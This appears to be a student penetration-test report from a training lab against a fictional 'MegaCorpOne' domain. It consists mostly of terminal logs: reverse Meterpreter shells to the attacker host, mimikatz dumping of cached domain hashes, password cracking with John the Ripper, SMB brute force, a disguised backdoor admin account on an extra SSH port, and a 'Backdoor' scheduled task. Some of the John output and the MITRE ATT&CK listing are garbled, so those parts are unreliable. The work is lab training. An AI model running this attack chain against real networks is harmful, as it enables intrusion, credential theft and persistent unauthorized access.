[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:50989 ) at 2024-03-27 19:41:36 -0400
meterpreter > load kiwi
```

```
meterpreter > shell
Process 3348 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator          bbanner           cdanvers
Guest                  krbtgt            pparker
ssstrange              tstar             wmaximoff

The command completed with one or more errors.
```

```
[root💀 kali]~] batch file
└─# nano hasheskiwi2.txt
Windows\domain\cdanvers
[root💀 kali]~]
└─# john --format=nt hasheskiwi2.txt internal or external
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
No password hashes left to crack (see FAQ)
Load New Hashes?
[root💀 kali]~] need to add an internal or external command
└─# john --show hasheskiwi2.txt
0 password hashes cracked, 2 left
Windows\system32\cmd
[root💀 kali]~]
└─# john --format=nt hasheskiwi2.txt --show terminal command
cdanvers:Marvel!
of batch file.

1 password hash cracked, 0 left
exit
[root💀 kali]~] terminal
└─# unknown commands: dcsync_nbt
return to [+] deauthenticate[cdanvers]
```

```
msfadmin@metasploitable:~$ head -n 10 /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::          I
#ListenAddress 0.0.0.0      I
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$ head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::          I
#ListenAddress 0.0.0.0      I
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$ █
```

```
msfadmin@metasploitable:~$ sudo useradd systemd-ssh
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd systemd-ssh
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

```
msfadmin@metasploitable:~$ sudo usermod -a -G admin systemd-ssh
msfadmin@metasploitable:~$ su systemd-ssh
Password:
sh-3.2$ groups
systemd-ssh admin
sh-3.2$ █
```

```
GNU nano 2.0.7          File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 10022
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
```

```
msf6 exploit(windows/local/wnmi) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:58702 ) at 2024-03-27 20:35:00 -0400

meterpreter > sysinfo
Computer       : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Domain        : MEGACORPONE
Logged On Users : 11
Meterpreter    : x86/windows
meterpreter > 
```

```
systemd-ssh@metasploitable:~$ whoami
systemd-ssh
systemd-ssh@metasploitable:~$ sudo -
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
           {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
systemd-ssh@metasploitable:~$ sudo -i
[sudo] password for systemd-ssh:
root@metasploitable:~# 
```

```
[root@kali:~]
# ssh msfadmin@172.22.117.150 -p 10022
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 20 19:24:58 2024 from 172.22.117.100
msfadmin@metasploitable:~$ ]
```

```
[root@kali:~]
# nmap -A -T4 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-21 19:21 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00073s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-21 23:21:28Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
No exact OS matches found for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.92%E=4%D=3/21%T=53%CT=1%CU=36809%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=65FCC116Xp=x86_64-pc-linux-gnu)SE(=SP=104%CD=1%SR=10B%TI=I%C%II=I
OS=%SS=S%TS=U)OPS(01=M5B4NW8NNNS%02=M5B4NW8NNNS%03=M5B4NW8NNNS%04=M5B4NW8NNNS%05=M
OS:5B4NW8NNNS%06=M5B4NNNS)WIN(W1=FFFFFXW2=FFFFFXW3=FFFFFXW4=FFFFFXW5=FFFFFXW6=FF70
OS:)=ECNC(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%W=0%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%ZKA=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS=80%W=0%S=ZKA=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0
OS:=%Q=)T5(R=Y%DF=Y%T=80%W=0%S=ZKA=S%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%ZKA=S%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)
```

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:
|   date: 2024-03-21T23:21:50
|   start_date: N/A
|   smb2-security-mode:
```

```
[root@kali:~]
# ssh systemd-ssh@172.22.117.150 -p 10022
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

```
msf6 > search smb_login
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smb/smb_login      normal        No     SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login.

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):
=====
Name          Current Setting  Required  Description
ABORT_ON_LOCKOUT    false        yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all passwords in the current database to the list
DB_ALL_USERS        false        no        Add all users in the current database to the list
DB_SKIP_EXISTING   none        no        Skip existing credentials stored in the current database
DETECT_ANY_AUTH     false        no        Enable detection of systems accepting any authentication

[*] 172.22.117.9:445      - 172.22.117.9:445 - Starting SMB login bruteforce
[-] 172.22.117.9:445      - 172.22.117.9:445 - Could not connect
[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[*] 172.22.117.11:445     - 172.22.117.11:445 - Starting SMB login bruteforce
[-] 172.22.117.11:445     - 172.22.117.11:445 - Could not connect
[*] 172.22.117.12:445     - 172.22.117.12:445 - Starting SMB login bruteforce
[-] 172.22.117.12:445     - 172.22.117.12:445 - Could not connect

#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smb/impacket/wmiexec  2018-03-19    normal  No     WMI Exec

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 auxiliary(scanner/smb/smb_login) > use 0
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):
=====
Name          Current Setting  Required  Description
COMMAND        yes           yes       The command to execute
OUTPUT         true          yes       Get the output of the executed command
RHOSTS         yes           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain     .             no        The Windows domain to use for authentication
SMBPass        yes           yes       The password for the specified username
SMBUser        yes           yes       The username to authenticate as
THREADS        1             yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command!whoami
command => whoami
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

```
meterpreter > load Kiwi
Loading extension kiwi ...
#####
    mimikatz 2.2.0 20191125 (x86/windows)
    .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
    ## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
    ## \ / ##      > http://blog.gentilkiwi.com/mimikatz
    '## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
    #####       > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > use auxiliary/scanner/smb/smb_login
Loading extension auxiliary/scanner/smb/smb_login ...
[-] Failed to load extension: No module of the name auxiliary/scanner/smb/smb_login found
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
Domain FQDN : megacorpone.local

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814
[*] Iteration is set to default (10240)

[NL$1 - 3/27/2024 7:45:38 PM]
RID      : 00000455 (1109)
User     : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/25/2024 8:22:57 PM]
RID      : 00000453 (1107)
User     : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID      : 00000641 (1601)
User     : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter > 
└───(root㉿kali)-[~]
└───# nano hasheskiwi.txt

└───(root㉿kali)-[~]
└───# john --format=mscash2 hasheskiwi.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021      (bbanner)
Spring2021      (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-03-27 19:53) 0.4846g/s 14861p/s 14964c/s 14964C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
└───#
```

```
meterpreter > shell
Process 2636 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell2.exe"
schtasks /create /f /tn Backdoor /SC DAILY /ST 00:00 /TR "C:\shell2.exe"
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>
```

#### Summary:

**Utilizing the Metasploit Framework, our team successfully gained unauthorized access to a target network, initiated lateral movement, and escalated privileges, showcasing multiple vulnerabilities within the system.**

**We began our reconnaissance by targeting a domain name, extracting valuable information regarding web IP addresses using tools like Nmap and Zenmap for more aggressive scanning and vulnerability detection. This approach led us to uncover crucial data and administrative information through Google hacking techniques.**

**Expanding our exploration, we identified additional IP addresses within the local network, including 172.22.117.10, 172.22.117.20, and 172.22.117.150. Leveraging this information, we proceeded to exploit the discovered vulnerabilities, including the VSFTPD Backdoor, Weak-Stored Password Policy, Unsecured Microsoft Directory Services (TCP/UDP 445), and SSH-keys exchange.**

**One significant breakthrough came when we obtained important user hashes and subsequently cracked them using John the Ripper commands, granting us initial access to the system. From there, we utilized Kiwi to retrieve personal information and further exploit the system's weaknesses.**

**Additionally, we employed lateral movement techniques within the network, establishing a new SSH access point to facilitate further exploration and data retrieval. Finally, we leveraged Metasploit to escalate privileges, solidifying our control over the compromised system.**

**By creating a scheduled task, we ensured that our access to the system persisted even after initial exploitation, enhancing our ability to gather intelligence, exfiltrate data, and execute further actions within the network undetected.**


**In conclusion, our successful penetration test highlighted the critical importance of robust security measures to defend against various attack vectors, emphasizing the need for comprehensive vulnerability assessments and proactive security measures to safeguard sensitive data and infrastructure.**

## MITRE ATT&CK Navigator Map

[Using the [MITRE ATT&CK Navigator](#), build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click “Create New Layer,” then “Enterprise,” and select each technique that you’ve used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:]



When you’re done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that ICO used throughout the assessment.

Legend:

Performed successfully  
Failure to perform

[MITRE ATT&CK navigator map]

This image shows a detailed penetration test report interface for 'MegaCorpOne' across various stages of an attack lifecycle.

**Technique Categories:**

- Reconnaissance (10 techniques):** Active Scanning, Gather Victim Host Information, Gather Victim Identity Information, Gather Victim Network Information, Gather Victim Org Information, Phishing for Information, Search Closed Sources, Search Open Technical Databases, Search Open Websites/Domains, Search Victim-Owned Websites.
- Resource Development (8 techniques):** Acquire Access, Acquire Infrastructure, Compromise Accounts, Compromise Infrastructure, Develop Capabilities, Establish Accounts, Obtain Capabilities, Stage Capabilities.
- Initial Access (10 techniques):** Content Injection, Drive-in Compromise, Exploit Public-Facing Application, External Remote Services, Hardware, Deploy Container, Phishing, Replication Through Removable Media, Supply Chain Compromise, Trusted Relationship.
- Execution (14 techniques):** Cloud Administration Command, Exploit and Scripting Interpreter, External Remote Services, Internal Remote Services, Hardware, Deploy Container, Phishing, Inter-Process Communication, Native API, Scheduled Task/job, Serverless Execution, Shared Modules, Software Deployment Tools, System Services.
- Persistence (20 techniques):** Account Manipulation, Abuse Elevation Control Mechanism, Access Token Manipulation, BITS Jobs, Container Administration Command, Boot or Logon Autostart Execution, Boot or Logon Initialization Scripts, Browser Extensions, Dedfuscate/Decode Files or Information, Direct Volume Access, Domain Policy Modification, Event Triggered System Process, Execution Guardrails, Escalation for Defense Evasion, File and Directory Permissions Modification, Hide Artifacts, Hijack Execution Flow, Hijack Execution Row, Impersonation, Indicator Removal, Indirect Command Execution, Malicious Application Installation, Modify Cloud Compute Infrastructure, Modify Registry, Modify System Image, Network Boundary Bridging, Obfuscated Files or Information, Plist File Modification, Pre-OS Boot, Process Injection, Reflective Code Loading, Rogue Domain Controller, Rootkit, Subject Trust Controls, System Binary Proxy Execution, System Script Proxy Execution, Template Injection, Traffic Signaling, Trusted Developer Utilities Proxy Execution, Unused/Unsupported Cloud Regions.
- Privilege Escalation (14 techniques):** Abuse Elevation Control Mechanism, Access Token Manipulation, BITS Jobs, Build Image on Host, Debugger Evasion, Dedfuscate/Decode Files or Information, Direct Volume Access, Domain Policy Modification, Event Triggered System Process, Execution Guardrails, Escalation for Defense Evasion, File and Directory Permissions Modification, Hide Artifacts, Hijack Execution Flow, Impersonation, Indicator Removal, Indirect Command Execution.
- Defense Evasion (43 techniques):** Abuse Elevation Control Mechanism, Access Token Manipulation, BITS Jobs, Build Image on Host, Debugger Evasion, Dedfuscate/Decode Files or Information, Direct Volume Access, Domain Policy Modification, Event Triggered System Process, Execution Guardrails, Escalation for Defense Evasion, File and Directory Permissions Modification, Hide Artifacts, Hijack Execution Flow, Impersonation, Indicator Removal, Indirect Command Execution, Malicious Application Installation, Modify Cloud Compute Infrastructure, Modify Registry, Modify System Image, Network Boundary Bridging, Obfuscated Files or Information, Plist File Modification, Pre-OS Boot, Process Injection, Reflective Code Loading, Rogue Domain Controller, Rootkit, Subject Trust Controls, System Binary Proxy Execution, System Script Proxy Execution, Template Injection, Traffic Signaling, Trusted Developer Utilities Proxy Execution, Unused/Unsupported Cloud Regions.
- Credential Access (17 techniques):** Adversary-in-the-Middle, Brute Force, Credentials from Password Stores, Exploitation for Credential Access, Forced Authentication, Forge Web Credentials, Input Capture, Modify Authentication Process, Multi-Factor Authentication Interception, Multi-Factor Authentication Material Generation, Network Sniffing.
- Discovery (32 techniques):** Account Discovery, Application Window Discovery, Browser Information Discovery, Cloud Infrastructure Discovery, Cloud Service Dashboard, Cloud Service Discovery, Remote Services, Data from Cloud Storage, Dynamic Resolution, Encrypted Channel, Fallback Channels, Ingress Tool Transfer, Multi-Stage Channels, Data from Local System, Data from Network Shared Drive, Log Enumeration.
- Lateral Movement (9 techniques):** Application Layer Protocol, Automated Elevation, Data Transfer Size Limit, Exploit Over Alternative Protocol, Exploit Over C2 Channel, Exploit Over Other Network Medium, Exploit Over Payload Medium, Exploit Over Web Service, Scheduled Transfer.
- Collection (17 techniques):** Application Layer Protocol, Automated Elevation, Data Transfer Size Limit, Exploit Over Alternative Protocol, Exploit Over C2 Channel, Exploit Over Other Network Medium, Exploit Over Payload Medium, Exploit Over Web Service, Scheduled Transfer.
- Command and Control (17 techniques):** Application Layer Protocol, Automated Elevation, Data Transfer Size Limit, Exploit Over Alternative Protocol, Exploit Over C2 Channel, Exploit Over Other Network Medium, Exploit Over Payload Medium, Exploit Over Web Service, Scheduled Transfer.
- Exfiltration (9 techniques):** Application Layer Protocol, Automated Elevation, Data Transfer Size Limit, Exploit Over Alternative Protocol, Exploit Over C2 Channel, Exploit Over Other Network Medium, Exploit Over Payload Medium, Exploit Over Web Service, Scheduled Transfer.
- Impact (14 techniques):** Account Access Removal, Data Destruction, Data Encrypted for Impact, Data Manipulation, Defacement, Disk Wipe, Endpoint Denial of Service, Financial Theft, Firmware Corruption, Inhibit System Recovery, Network Denial of Service, Resource Hijacking, Service Stop, System Shutdown/Reboot.